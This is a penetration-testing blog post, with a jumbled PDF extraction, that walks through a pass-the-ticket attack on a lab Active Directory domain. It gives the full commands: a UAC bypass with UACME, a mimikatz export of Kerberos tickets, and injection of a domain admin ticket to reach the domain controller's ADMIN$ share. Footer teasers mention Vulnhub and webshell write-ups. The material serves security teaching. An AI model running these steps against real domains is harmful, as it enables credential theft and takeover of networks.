Pass-The-Ticket (PTT) attack in Mimikatz (and a Gotcha!)

t0pazg3m Aug 17, 2017 · 3 min read

Introduction

Pass-the-ticket attack is a well-known method of impersonating users on an AD domain. AD typically users Kerberos to provides single sign-on and SSO.

Basically, a workstation/device in AD authenticates to a domain controller by requesting a TGT ticket for itself. The TGT ticket is valid for a period of time (typically hours) and is used to request more tickets.

Here was my setup for the domain *HACKER.TESTLAB*:

win7pc (192.168.56.201) — — — win2012dc (192.168.56.200)

The setup consisted of the following users:

- win7user Local Admin user on windows 7 client in HACKER.TESTLAB domain
- Administrator Domain admin in HACKER.TESTLAB domain

```
* win7user - admin user on windows 7 client
* Administrator - domain admin in HACKER.TESTLAB
```

win7user is already logged into win7pc, which is in the domain HACKER.TESTLAB. We will be using mimikatz to perform the PTT attack.

Steps Performed

• User *HACKER.TESTLAB\win7user* needs to escalate his privileges on win7pc to bypass UAC. Otherwise, mimikatz's minimum requirement of user having "Debug Privileges" cannot be met. First, we utilize <u>UACME</u> to bypass UAC protection and get "Debug Privileges" and "High Integrity". We can use "whoami /all" to check current privileges and the integrity level.

```
> whoami /all
PRIVILEGES INFORMATION
Privilege Name
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
> Akagi64.exe 1
> whoami/all
PRIVILEGES INFORMATION
Privilege Name
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
```

Note: A new command prompt with elevated integrity level (uac bypassed) is opened by UACMe. If using Metasploit meterpreter, then multiple bypassuac exploits are available, which open a new meterpreter session with higher integrity levels.

• We will get a list of all existing kerberos tickets. Typically, we see none.

```
klist
Cached Tickets: (0)
. . .
```

• We will utilise mimikatz.exe to get all the kerberos tickets. The following commands will export all kerberos tickets into the folder from which mimikatz.exe was started. From the .kirbi file names, we will be able to see if there are any Kerberos tickets for domain admin *HACKER.TESTLAB**Administrator*. We really care about "krbtgt" tickets, as they grant us access to multiple services.

has logged on to win7pc before.

Note: KrbTGT tickets get cached ONLY IF HACKER. TESTLAB\Administrator

```
> mimikatz.exe
# privilege::debug
# sekurlsa::tickets /export
> exit
> dir | findet "Administrator" | findstr "krbtgt"
[0;1d0bb]-2-0-40e10000-Administrator@krbtgt-HACKER.TESTLAB.kirbi
[0;1d0bb]-2-1-60a10000-Administrator@krbtgt-HACKER.TESTLAB.kirbi
[0;47d2a]-2-0-40e10000-Administrator@krbtgt-HACKER.TESTLAB.kirbi
```

current user session aka HACKER.TESTLAB\win7user.

• We can now reuse one of the cached tickets to get Domain Admin in the

```
> mimikatz.exe
# privilege::debug
# kerberos::ptt [0;1d0bb]-2-0-40e10000-Administrator@krbtgt-
HACKER.TESTLAB.kirbi
File: '[0;1d0bb]-2-0-40e10000-Administrator@krbtgt-
HACKER.TESTLAB.kirbi': OK
# exit
Bye!
```

tickets.

· So far so good... we can now check the output of klist and see cached

```
> klist | findstr "Cached"
Cached Tickets: (1)
```

Gotcha! Problem Encountered • Now when we try to access the admin\$ directory on a domain controller as a test, we simply get "Access is Denied"!

> dir \\192.168.56.1\admin\$

```
Resolution
```

To resolve this, you must use the hostname of the DC! This can be determined as follows:

Access is Denied.

> nltest /dc:HACKER.TESTLAB

```
win2012dc.HACKER.TESTLAB [PDC] [DS] Default-Site: Your-First-Site
Repeating the command with the domain name of the DC gives us access to
the ADMIN$ directory.
```

> dir \\win2012dc.hacker.testlab\admin\$ 07/28/2017 05:32 AM 07/28/2017 05:32 AM <DIR>

```
07/28/2017 05:27 AM
Credits
• Peter Kim — "<u>The Hacker Playbook 2 — Practical Guide to Penetration</u>
```

<u>Testing</u>" Andrea Pierini — "From Pass-The-Hash to Pass-The-Ticket with No Pain"


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Pass The Ticket Mimikatz Penetration Testing Kerberos Active Directory

Jul 23, 2017 64base 1.0.1 Vulnhub VM Write-up

192.168.56.1 assigned to it.

More from t0pazg3m



Follow

64Base 1.0.1 is a Boot2root VM which can be downloaded from here. Introduction

The Vulnhub victim was run in a VirtualBox VM with Host-only adapter interface IP 192.168.56.101 assigned to it.

The attacker machine also had a Host-only adapter interface IP

Note that a general trick to locate a Vulnhub VM in a network if an IP is not displayed by the VM is to run an Nmap search for common ports. E.g. the network interface has a name vboxnet0 on the attacker machine, and has IP

192.168.56.1. Then, we should perform a network scan of network... Read more · 5 min read

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Jul 19, 2017

Uploading Webshells to Lepto CMS

I was recently working on a vulnerable VM which had Lepto Content Management System (CMS) application v 2.2.0 installed on it. I couldn't find an article on how to obtain a reverse shell on Lepto CMS, so I decided

to share my experience with others.

Background on Lepto CMS Lepto CMS is a typical CMS which can be uploaded with files, media to display to end-users. You can also create your own WYSIWYG HTML based pages, or pages with other pre-defined format e.g. news.


which are basically zip files that can extend the CMS to... Read more · 4 min read

Interestingly, it also allows installation of additional modules ("add-ons")


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
Metasploit—Pivoting Kapil Verma in The Startup





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